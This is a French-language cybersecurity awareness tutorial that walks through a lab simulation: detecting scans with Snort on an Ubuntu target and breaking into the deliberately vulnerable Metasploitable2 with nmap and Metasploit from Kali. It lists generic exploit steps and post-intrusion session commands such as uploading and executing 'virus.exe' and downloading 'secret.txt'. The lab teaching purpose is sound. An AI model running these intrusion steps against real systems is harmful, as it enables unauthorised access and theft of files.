Contents

Simulation d'attaque sous Metasploit de Kali linux

de Thierry Ralainarivo

February 2021

1 Introduction

Dans le cadre de la sensibilisation cybersécurité des entreprises, on va voir ensemble comment reconnaître une tentative d'intrusion en utilisant un logiciel gratuit et aussi comment le *hacker* accède t-il dans notre machine. Pour réussir notre simulation, on va utiliser le système Ubuntu Mate, le logiciel Metasploit de Kali ainsi que l'outil Metasploitable2.

2 La détection d'une tentative d'intrusion par SNORT:

Pour voir comment se manifeste une détection, on va utiliser un système qui s'appelle SNORT. C'est un NIDS (Network Intrusion Detection System) libre sous licence GNU et basé sur des *rules*. C'est le NIDS le plus présent dans les entreprises. Il sera utilisé par la machine ciblée.
Dans la description des étapes de la simulation, on note qu'il est nécessaire d'installer au moins deux systèmes si on veut faire la simulation sur une même machine et s'assurer que chaque adresse IP est différente.

2.1 Au niveau de la cible:

Il est nécessaire d'installer une distribution Linux pour utiliser SNORT, ici on utilise Ubuntu Mate car ses performances sont suffisantes pour l'exercice.
Lancer les commandes suivantes sur le terminal:

1. **ifconfig** //pour récupérer son adresse IP.
2. **ping @hacker** //pour vérifier qu'il y a bien une connexion entre les deux machines distantes.
3. **sudo gedit /etc/snort/rules/ftp.rules** //pour consulter et/ou modifier les "rules" qui encadrent les rôles de Snort pour "checker" le protocole ftp par exemple (protocole de transfert de fichier).
4. **sudo gedit /etc/snort/snort.conf** //pour lancer la configuration de Snort.
5. **sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3** //pour exécuter Snort.

Maintenant, SNORT est activé.

2.2 Au niveau de l'attaquant:

L'installation de Kali Linux est indispensable. C'est le système d'exploitation qu'il faut utiliser pour un *pentest* que ce soit pour un exercice de simulation ou pour de vrai.
Dans Kali, on va utiliser un outil qui s'appelle METASPLOIT. C'est un logiciel de pentest qui va utiliser les vulnérabilités de la cible en lui envoyant des *exploits*, le code pour profiter de cette vulnérabilité.
Les commandes à faire sur le terminal:


1. il suffit de choisir "Metasploit" dans la liste des applications déjà disponible avec la distribution et le lancer.

Dans metasploit :

2. **ifconfig** //pour récupérer son adresse IP
3. **ping @cible** //pour vérifier la connection effective entre les deux machines
4. **nmap @cible** //pour lancer un *network scan* du titulaire de l'adresse IP.


Nmap est un *Network Mapper*, un outil qui va scanner les ports ouverts d'une machine que l'on va pointer. Il donne des informations sur le nombre de ports scannés et sur ceux qui sont *open*. Open signifie exploitable et vulnérable.

On remarque immédiatement que Snort va émettre plusieurs types de notification de classe qui va informer l'utilisateur du comportement anormale du réseau:



- **classification: attempted information leak** //est une détection de tentative de fuite d'informations.
- **classification: Misc activity** //est une activité divers de priorité 2.
- **classification: detection of a network scan** // est la détection d'un scan réseau de priorité 3.

Les classifications et leurs priorités sont issues du fichier **classification.conf** sur les informations de priorité des *rules*.




3 Intrusion: Metasploit et Metasploitable2

C'est la partie qui suit le scan de port effectué par Nmap. En effet, on va s'introduire dans le *target system* par l'intermédiaire d'un *backdoor* qui sera fourni par Nmap.
Dans cette partie, on a installé **Metasploitable2** pour réaliser cette exercice. En effet, c'est une base de données qui contient des vulnérabilités et du code pour exploiter celles-ci.

Metasploitable2 a été conçu pour la *red team* et la *blue team* de la cybersécurité pour s'entraîner et se perfectionner. Metasploitable2 est donc conçu avec des ports ouverts de façon volontaire.
Voici les commandes pour réussir une intrusion avec comme cible Metasploitable2 et comme attaquant Metasploit sur Kali:

3.1 Sur Metasploit:


1. **nmap -sV @ipcible**




2. On choisit un "service" vulnérable qu'on pourra exploiter parmi la liste. On va choisir le service ftp qui est le protocole de transfert de fichier dans le but de transférer des fichiers malveillants dans la cible. Prenons le service ftp:

3. **search leNomDeLExploit** //*exploit* c'est la vulnérabilité.


   On va récupérer les informations qui nous sera utiles pour l'intrusion avec la commande **search**. On aura ainsi le nom, la description ainsi que le "rank" de la vulnérabilité. Cette dernière est très importante car notre but est de pénétrer dans le système sans éveiller les soupçons. L'idéal pour le hacker sera de créer un exploit **zéro-day**, indétectable.



4. **use leNomDeLExploit** // pour lancer l'exploit
5. **set RHOSTS @ipcible** // pour mettre en place le contrôle à distance de la cible, Remote Host System.
6. **exploit**



On est entré dans la machine cible!!!!



3.2 Après l'exploitation:

Une fois qu'on est dans la machine distante, on peut se déplacer librement dans les dossiers de la machine hackée.
Il est possible de :

- faire une liste de l'arborescence de la machine distante avec la commande : **ls**
- ouvrir les dossiers et se déplacer dans la machine distante avec la commande : **cd nomDuDossier**
- créer un dossier ou fichier avec la commande : **touch nomDuFichier**
- *uploader* un document: **upload virus.exe**
- télécharger des documents avec la commande : **download secret.txt**
- executer un fichier sur la machine distante : **execute virus.exe**

A titre de vérification, on peut se déplacer dans Metasploitable2 au sein de son arborescence avec les commandes basiques de linux et voir que les dossiers et/ou les fichiers ont bien été créés de la machine du hacker vers la machine distante.

4 Conclusion

La sensibilisation des personnes aux risques "cyber" est primordiale. En effet, les cyber-attaques deviennent de plus en plus fréquentes et se présentent sous toutes les formes(phishing, piratage informatique, etc). Que ce soit d'ordre privé ou d'ordre professionnel, pour lutter contre les risques "cybers", pas besoin de connaître quelqu'un au "bureau des légendes", il suffit d'adopter les bonnes pratiques.